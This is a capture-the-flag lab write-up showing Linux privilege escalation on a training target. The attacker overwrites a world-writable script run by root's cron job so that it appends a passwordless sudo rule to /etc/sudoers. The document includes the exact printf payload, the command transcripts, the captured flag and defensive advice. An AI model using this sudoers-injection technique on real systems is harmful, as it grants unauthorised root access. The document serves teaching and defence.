Cron Jobs Gone Wild II

Linux Privilege Escalation via Writable Cron Script

Platform	INE / eJPT Lab
Target	192.11.47.3 (target.ine.local)
Date	May 2026
Category	Privilege Escalation
Technique	Cron Job Hijacking via World-Writable Script

Contents

1 Goal and Context **2**

2 Attack Chain Overview **2**

3 Lab Setup and Environment **2**
3.1 Target and Tool Selection . . . 3
3.2 Why This Setup Matters . . . 3

4 Background: Cron Job Privilege Escalation **3**

5 Reconnaissance and Initial Access **4**

6 Post-Access Enumeration **5**

7 Vulnerability Discovery Phase **6**
7.1 Checking the Student Crontab . . . 6
7.2 Tracing the Message File Reference . . . 7
7.3 Examining the /tmp Directory . . . 7
7.4 Checking copy.sh Permissions . . . 8

8 Exploitation Phase **9**
8.1 Editor Failures and Payload Delivery via printf . . . 9

9 Post-Exploitation and Flag Retrieval **10**
9.1 Confirming the Cron Schedule . . . 11

10 Key Takeaways **11**

1 Goal and Context

This lab demonstrates how a misonfigured cron job, combined with a world-writable script, can be chained to escalate from a low-privilege shell to root. The starting position is a browser-delivered shell running as the `student` user on a Linux target. The objective is to obtain root access and retrieve the flag stored in `/root/flag`.

The technique matters beyond the lab context. Cron-based privilege escalation is one of the most common misconfigurations found in real Linux environments, particularly on older systems and in environments where scripts are shared across users without proper ownership controls. A penetration tester who can identify and exploit this class of vulnerability is demonstrating systematic thinking, not just tool execution.

2 Attack Chain Overview

Attack Chain Overview

1. **Host Discovery:** Confirmed target reachability at 192.11.47.3 using `ping`.
2. **Port Scan:** Nmap identified port 8000/tcp open, reporting service as `http-alt`.
3. **Initial Access:** Browsing to `192.11.47.3:8000` exposed a web-based bash shell running as `student`.
4. **Enumeration:** Discovered a root-owned, root-only `message` file in the student home directory; `cat` returned "Permission denied."
5. **Crontab Check:** `crontab -l` returned "no crontab for student," confirming the automated process runs under a different account.
6. **Script Discovery:** `grep` located `/usr/local/share/copy.sh` as the script referencing the message file.
7. **Permission Check:** `copy.sh` carried permissions `-rwxrwxrwx`: world-writable and world-executable.
8. **Editor Failures:** Both `nano` and `vim` returned "command not found"; payload injected via `printf` instead.
9. **Payload Injection:** Overwrote `copy.sh` with a sudoers-appending payload, then waited for the cron job to execute it as root.
10. **Privilege Escalation:** After cron execution, `sudo -l` confirmed `NOPASSWD: ALL`; `sudo su` switched to root.
11. **Flag Retrieval:** Read `/root/flag` as root: `697914df7a07bb9b718c8ed258150164`.

3 Lab Setup and Environment

3.1 Target and Tool Selection

Target IP	192.11.47.3
Target Hostname	target.ine.local
OS	Linux
Open Port	8000/tcp (http-alt)
Initial Access	Web-based bash shell at `192.11.47.3:8000`
Starting User	student
Final User	root
Tools Used	ping, nmap, grep, printf, sudo
Screenshot Count	13

3.2 Why This Setup Matters

Lab Environment Context

The web shell on port 8000 is the only exposed service. It delivers a `student` shell with no sudo access and no interactive editors. This constraint is intentional: it forces the use of shell builtins and redirects rather than interactive tools, which reflects conditions commonly encountered on hardened or minimal server installations. The absence of `nano` and `vim` is not a lab artifact; it is a realistic constraint that tests whether an attacker can adapt their payload delivery method.

4 Background: Cron Job Privilege Escalation

Cron is the standard Unix task scheduler. It runs jobs at defined intervals using a table of entries called a crontab. Each crontab is associated with a user account, and the scheduled commands execute with that account's privileges. A root crontab entry runs its commands as root, regardless of who owns the file being executed.

The vulnerability arises when a script executed by a root cron job is writable by a lower-privileged user. The cron daemon does not check whether the script it is about to run has been modified. It simply executes whatever is currently in the file at the scheduled time. If a low-privilege user can overwrite that script, they can inject arbitrary commands that will run as root on the next cron cycle.

This class of vulnerability appears in real environments for several reasons. Scripts are sometimes made world-writable during development and never locked down afterward. Shared directories such as `/usr/local/share` occasionally inherit permissive defaults. Legacy systems that pre-date modern permission auditing tools are particularly susceptible. Tools like LinPEAS and pspy enumerate these conditions automatically during post-exploitation, and cron job misconfigurations appear regularly in CTF environments and real-world penetration tests.

The impact is straightforward: any user who can write to a script invoked by a root cron job can execute arbitrary commands as root. This grants full system compromise. From a defender's perspective, the mitigations are equally clear: scripts executed by privileged cron jobs must be owned by root and not writable by any other user or group. Regular permission audits using `find /`

`-writable -type f` combined with a review of all crontabs provide an effective detection baseline.

5 Reconnaissance and Initial Access

Why Start with Ping and Nmap

Before interacting with any service, I needed to confirm the target was reachable and identify what was listening. A ping check verifies basic network connectivity. Nmap on the default top-1000 port range is fast enough for a lab environment and sufficient to locate obvious services without generating excessive noise.

I ran `ping` with a two-packet count to verify the target was live, then followed immediately with an nmap scan.

```
ping -c 2 target.ine.local
```

```
┌──(root㉿INE)-[~]
└─# ping -c 2 target.ine.local
PING target.ine.local (192.11.47.3) 56(84) bytes of data.
64 bytes from target.ine.local (192.11.47.3): icmp_seq=1 ttl=64 time=0.133 ms
64 bytes from target.ine.local (192.11.47.3): icmp_seq=2 ttl=64 time=0.068 ms

--- target.ine.local ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1047ms
rtt min/avg/max/mdev = 0.068/0.100/0.133/0.032 ms
```

Figure 1. ping -c 2 target.ine.local confirms 192.11.47.3 is reachable: 2 packets sent, 2 received, 0% packet loss.

```
nmap 192.11.47.3
```

```
┌──(root㉿INE)-[~]
└─# nmap 192.11.47.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-03 17:51 IST
Nmap scan report for target.ine.local (192.11.47.3)
Host is up (0.000035s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8000/tcp open  http-alt
MAC Address: 02:42:C0:0B:2F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Figure 2. nmap 192.11.47.3 shows one open port: 8000/tcp, service identified as `http-alt`. All 999 other scanned ports are closed.

The scan returned a single open port: 8000/tcp, with the service name `http-alt`. With only one entry point available, I navigated to `http://192.11.47.3:8000` in Firefox.




Figure 3. Firefox at 192.11.47.3:8000 renders a browser-embedded bash shell. The terminal prompt reads `student@target:~$`, confirming access as the `student` account.

The web application exposed a fully interactive bash shell running as `student`. This is the initial foothold for all subsequent steps.

6 Post-Access Enumeration

Why Enumerate Immediately After Getting a Shell

The first thing I do after landing in any shell is establish context: who am I, where am I, and what is here. These three questions determine whether I have anything useful to work with before spending time on more complex enumeration.

I ran `whoami`, `pwd`, and `ls` to orient myself, then attempted to read the only visible file.

```
whoami
pwd
ls
cat message
ls -al
```

```
student@target:~$ whoami
student
student@target:~$ pwd
/home/student
student@target:~$ ls
message
student@target:~$ cat message
cat: message: Permission denied
student@target:~$ ls -al
total 12
drwxr-xr-x 1 student student 4096 Sep 23  2018 .
drwxr-xr-x 1 root    root    4096 Sep 23  2018 ..
-rw------- 1 root    root      26 Sep 23  2018 message
student@target:~$
```

Figure 4. `whoami` returns `student`; `pwd` shows `/home/student`; `ls` reveals one file named `message`; `cat message` returns `cat: message: Permission denied`; `ls -al` shows permissions `-rw----` with owner `root root`.

The home directory contained a single file, `message`, owned by root with permissions `-rw----`. The student account has no read access to it. The presence of a root-owned file in a user's home directory is unusual: root typically does not leave files in user home directories unless a scheduled process placed them there.

7 Vulnerability Discovery Phase

7.1 Checking the Student Crontab

Why Check the Student Crontab First

A root-owned file appearing in a user home directory strongly suggests an automated process is responsible. The most common mechanism is a cron job. I checked the student crontab first because it was the simplest hypothesis: perhaps the student account itself had a scheduled task. The result would tell me whether to look elsewhere.

```
crontab -l
```

```
student@target:~$ crontab -l
no crontab for student
student@target:~$
```

Figure 5. `crontab -l` returns `no crontab for student`, confirming the scheduled process placing the message file runs under a different user account.

The output "no crontab for student" is not a dead end. It is evidence: it rules out the student account and points to root or another privileged user as the source of the automated process.

7.2 Tracing the Message File Reference

Why Use Grep to Search for the File Path

If a cron job is writing this file to `/home/student/message`, the file path must appear somewhere in a script or configuration. Searching the filesystem for that string would reveal the script responsible. I targeted `/usr` because system-wide scripts and scheduled tasks are commonly stored under `/usr/local/share` or similar paths.

```
cd /
grep -rnw /usr -e"/home/student/message"
```

```
student@target:~$ cd /
student@target:/$ grep -rnw /usr -e"/home/student/message"
/usr/local/share/copy.sh:2:cp /home/student/message /tmp/message
student@target:/$
```

Figure 6. `grep -rnw /usr -e"/home/student/message"` returns one match: `/usr/local/share/copy.sh:2:cp /home/student/message /tmp/message`, revealing the script responsible for copying the file.

The grep returned a single match: line 2 of `/usr/local/share/copy.sh` contains the command `cp /home/student/message /tmp/message`. This script is copying the root-owned file to `/tmp`.

7.3 Examining the /tmp Directory

Why Check /tmp After Finding the Copy Destination

The grep output showed the script copies the message to `/tmp/message`. Checking `/tmp` would confirm the copy had run and reveal the permissions on the destination file, which could differ from the source.

```
ls -al /tmp
cat /tmp/message
```

```
student@target:/$ ls -al /tmp
total 12
drwxrwxrwt 1 root root 4096 May  3 12:41 .
drwxr-xr-x 1 root root 4096 May  3 12:15 ..
-rw-r--r-- 1 root root   26 May  3 12:41 message
-rw-r--r-- 1 root root    0 May  3 12:15 ready
student@target:/$ cat /tmp/message
Hey!! you are not root :(
student@target:/$
```

Figure 7. `ls -al /tmp` shows `/tmp/message` with permissions `-rw-r-r-` owned by root. `cat /tmp/message` succeeds and outputs: `Hey!! you are not root :(`

The copy in `/tmp` carries permissions `-rw-r-r-`, which makes it world-readable. The content, "Hey!! you are not root :(," is simply a taunt embedded in the lab. The important finding here is that a script is running as root on a schedule, and I now have its path.

7.4 Checking copy.sh Permissions

Why Check the Permissions of copy.sh

Knowing a script exists is not enough. The critical question is whether the student account can write to it. If the script has world-write permissions, I can replace its contents with a payload that will run as root on the next cron cycle.

```
ls -al /usr/local/share/copy.sh
```

```
student@target:/$ grep -rnw /usr -e"/home/student/message"
/usr/local/share/copy.sh:2:cp /home/student/message /tmp/message
student@target:/$ ls -al /usr/local/share/copy.sh
-rwxrwxrwx 1 root root 74 Sep 23  2018 /usr/local/share/copy.sh
student@target:/$
```

Figure 8. `ls -al /usr/local/share/copy.sh` shows permissions `-rwxrwxrwx` owned by root: the file is world-readable, world-writable, and world-executable.

The permission string `-rwxrwxrwx` confirms that any user on the system, including student, can read, write, and execute this file. This is the exploitable condition. Reading the current file contents confirmed its function before modifying it.

```
cat /usr/local/share/copy.sh
```

```
student@target:/$ cat /usr/local/share/copy.sh
#! /bin/bash
cp /home/student/message /tmp/message
chmod 644 /tmp/message
student@target:/$
```

Figure 9. `cat /usr/local/share/copy.sh` shows the original script: shebang `#!/bin/bash`, then `cp /home/student/message /tmp/message`, then `chmod 644 /tmp/message`.

The original script runs as a bash script: it copies the message file to `/tmp` and sets its permissions to 644. I now had everything needed to craft a payload.

8 Exploitation Phase

8.1 Editor Failures and Payload Delivery via printf

Why Try Interactive Editors First

The natural first approach to editing a file on a live system is to open it in a text editor. I tried both `nano` and `vim`. If either had been available, editing the script would have been straightforward. Their absence required a different approach.

```
nano
vim
```

Both commands failed with "command not found." With no interactive editor available, I used `printf` to overwrite the script directly. The payload appends a sudoers rule granting `student` passwordless root access. When the cron job next runs the script as root, the sudoers entry is written by root, making it valid.

```
printf '#!/bin/bash\necho "student ALL=NOPASSWD:ALL" >> /etc/sudoers' >
    /usr/local/share/copy.sh
```

```
student@target:/$ nano
bash: nano: command not found
student@target:/$ vim
bash: vim: command not found
student@target:/$ printf '#!/bin/bash\necho "student ALL=NOPASSWD:ALL" >> /etc/sudoers' > /usr/local/share
/copy.sh
student@target:/$ cat /usr/local/share/copy.sh
#!/bin/bash
echo "student ALL=NOPASSWD:ALL" >> /etc/sudoersstudent@target:/$
```

Figure 10. `nano` returns `bash: nano: command not found`; `vim` returns `bash: vim: command not found`. The `printf` command overwrites `copy.sh`. A subsequent `cat` confirms the new contents: `#!/bin/bash` followed by `echo "student ALL=NOPASSWD:ALL" » /etc/sudoers`.

The verified file contents after overwriting match the intended payload. The script now contains a single `echo` piped into `/etc/sudoers` with append redirection. When the cron job executes this as root, the sudoers file gains a new entry for student.

Cron Invocation Method: sh vs bash

The root crontab entry (confirmed after escalation) reads: `*/01 * * * * sh /usr/local/share/copy.sh *`. The script is invoked via `sh`, not `bash`. The payload shebang uses `#!/bin/bash`, but the shebang is ignored when a script is called with an explicit interpreter on the command line. The `sh` interpreter must support the echo redirect syntax used in the payload. In this case, the syntax is POSIX-compatible, so it works under both `sh` and `bash`. On targets where the payload relies on bash-specific syntax, this distinction would cause the exploit to fail silently.


After injecting the payload, I waited for the cron job to fire. The schedule, as later confirmed, runs every minute.

9 Post-Exploitation and Flag Retrieval

Why Verify sudo Access Before Escalating

After waiting for the cron cycle, I ran `sudo -l` to confirm whether the sudoers change had taken effect. This is safer than immediately running `sudo su`: if the cron job had not yet run, `sudo -l` would return a permission error rather than an unexpected prompt.

```
sudo -l
```



```
student@target:/$ sudo -l
Matching Defaults entries for student on target:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User student may run the following commands on target:
    (root) NOPASSWD: /etc/init.d/cron
    (root) NOPASSWD: ALL
    (root) NOPASSWD: ALL
    (root) NOPASSWD: ALL
student@target:/$
```

Figure 11. `sudo -l` output shows student may run `(root) NOPASSWD: ALL`, confirming the cron job appended the sudoers rule successfully.

The `sudo -l` output confirmed the payload had executed. With unrestricted passwordless sudo in place, escalating to root required a single command.

```
sudo su
whoami
ls
cd /root
ls
cat flag
```

```
student@target:/$ sudo su
root@target:/# whoami
root
root@target:/# ls
bin   dev  home  lib64  mnt  proc  run   srv         sys  usr
boot  etc  lib   media  opt  root  sbin  startup.sh  tmp  var
root@target:/# cd /root
root@target:~# ls
flag
root@target:~# cat flag
697914df7a07bb9b718c8ed258150164
```

Figure 12. `sudo su` switches to root; `whoami` returns `root`; `cd /root` followed by `ls` reveals a file named `flag`; `cat flag` outputs the flag value.

Flag Retrieved

Flag path: `/root/flag`
Flag value: `697914df7a07bb9b718c8ed258150164`

After confirming root access via the shell prompt `root@target:~#` and the `whoami` output, I navigated to `/root` and read the flag file. The flag value is `697914df7a07bb9b718c8ed258150164`.

9.1 Confirming the Cron Schedule

```
crontab -l
```

```
root@target:~# crontab -l
*/01 * * * * sh /usr/local/share/copy.sh *
root@target:~#
```

Figure 13. `crontab -l` as root shows the entry: `*/01 * * * * sh /usr/local/share/copy.sh *`, confirming the script runs every minute via `sh`.

The root crontab entry is `*/01 * * * * sh /usr/local/share/copy.sh *`. The `*/01` field means the job fires on every minute. The script is called with `sh` as the explicit interpreter. The trailing `*` is passed as an argument to the script, though the original script did not use positional parameters.

10 Key Takeaways

Key Takeaways

- **Negative results are evidence.** `crontab -l` returning "no crontab for student" did not end the investigation. It confirmed the automated process ran under a different account and redirected the search toward root-owned processes.
- **World-writable permissions on root-executed scripts are critical findings.** The permission string `-rwxrwxrwx` on `copy.sh` is the single condition that made this exploit

possible. On real engagements, finding world-writable files in `/usr/local` or `/opt` should trigger immediate cron inspection.

- **Payload delivery must adapt to the available toolset.** Neither `nano` nor `vim` was present on the target. Using `printf` with a redirect to overwrite the file is a reliable fallback that requires only shell builtins. Knowing multiple payload delivery methods is a practical necessity, not a bonus skill.
- **The cron invocation method affects payload compatibility.** The script was called via `sh`, not `bash`. The payload used POSIX-compatible syntax, so it worked. A bash-specific construct such as `[[ ]]` or a process substitution would have failed silently. Always read the crontab entry to identify the interpreter before writing a payload.
- **Sudoers injection is a reliable escalation path when a writable root-executed script exists.** Appending `student ALL=NOPASSWD:ALL` to `/etc/sudoers` via an echo redirect is simple, requires no binary other than `sudo`, and grants full root access without requiring a password.
- **Permission auditing is the key defensive control.** A defender running `find /usr -writable -type f` would immediately surface `copy.sh` as an anomaly. Pairing that with a review of the root crontab would expose the full attack surface. The vulnerability persists in real environments because this audit is rarely performed on a schedule.
- **Always verify privilege with a reliable indicator before reading a flag.** I confirmed root with both the shell prompt `root@target:~#` and a `whoami` check returning `root`. In a real engagement, documenting privilege evidence separately from the flag screenshot protects the finding against challenge.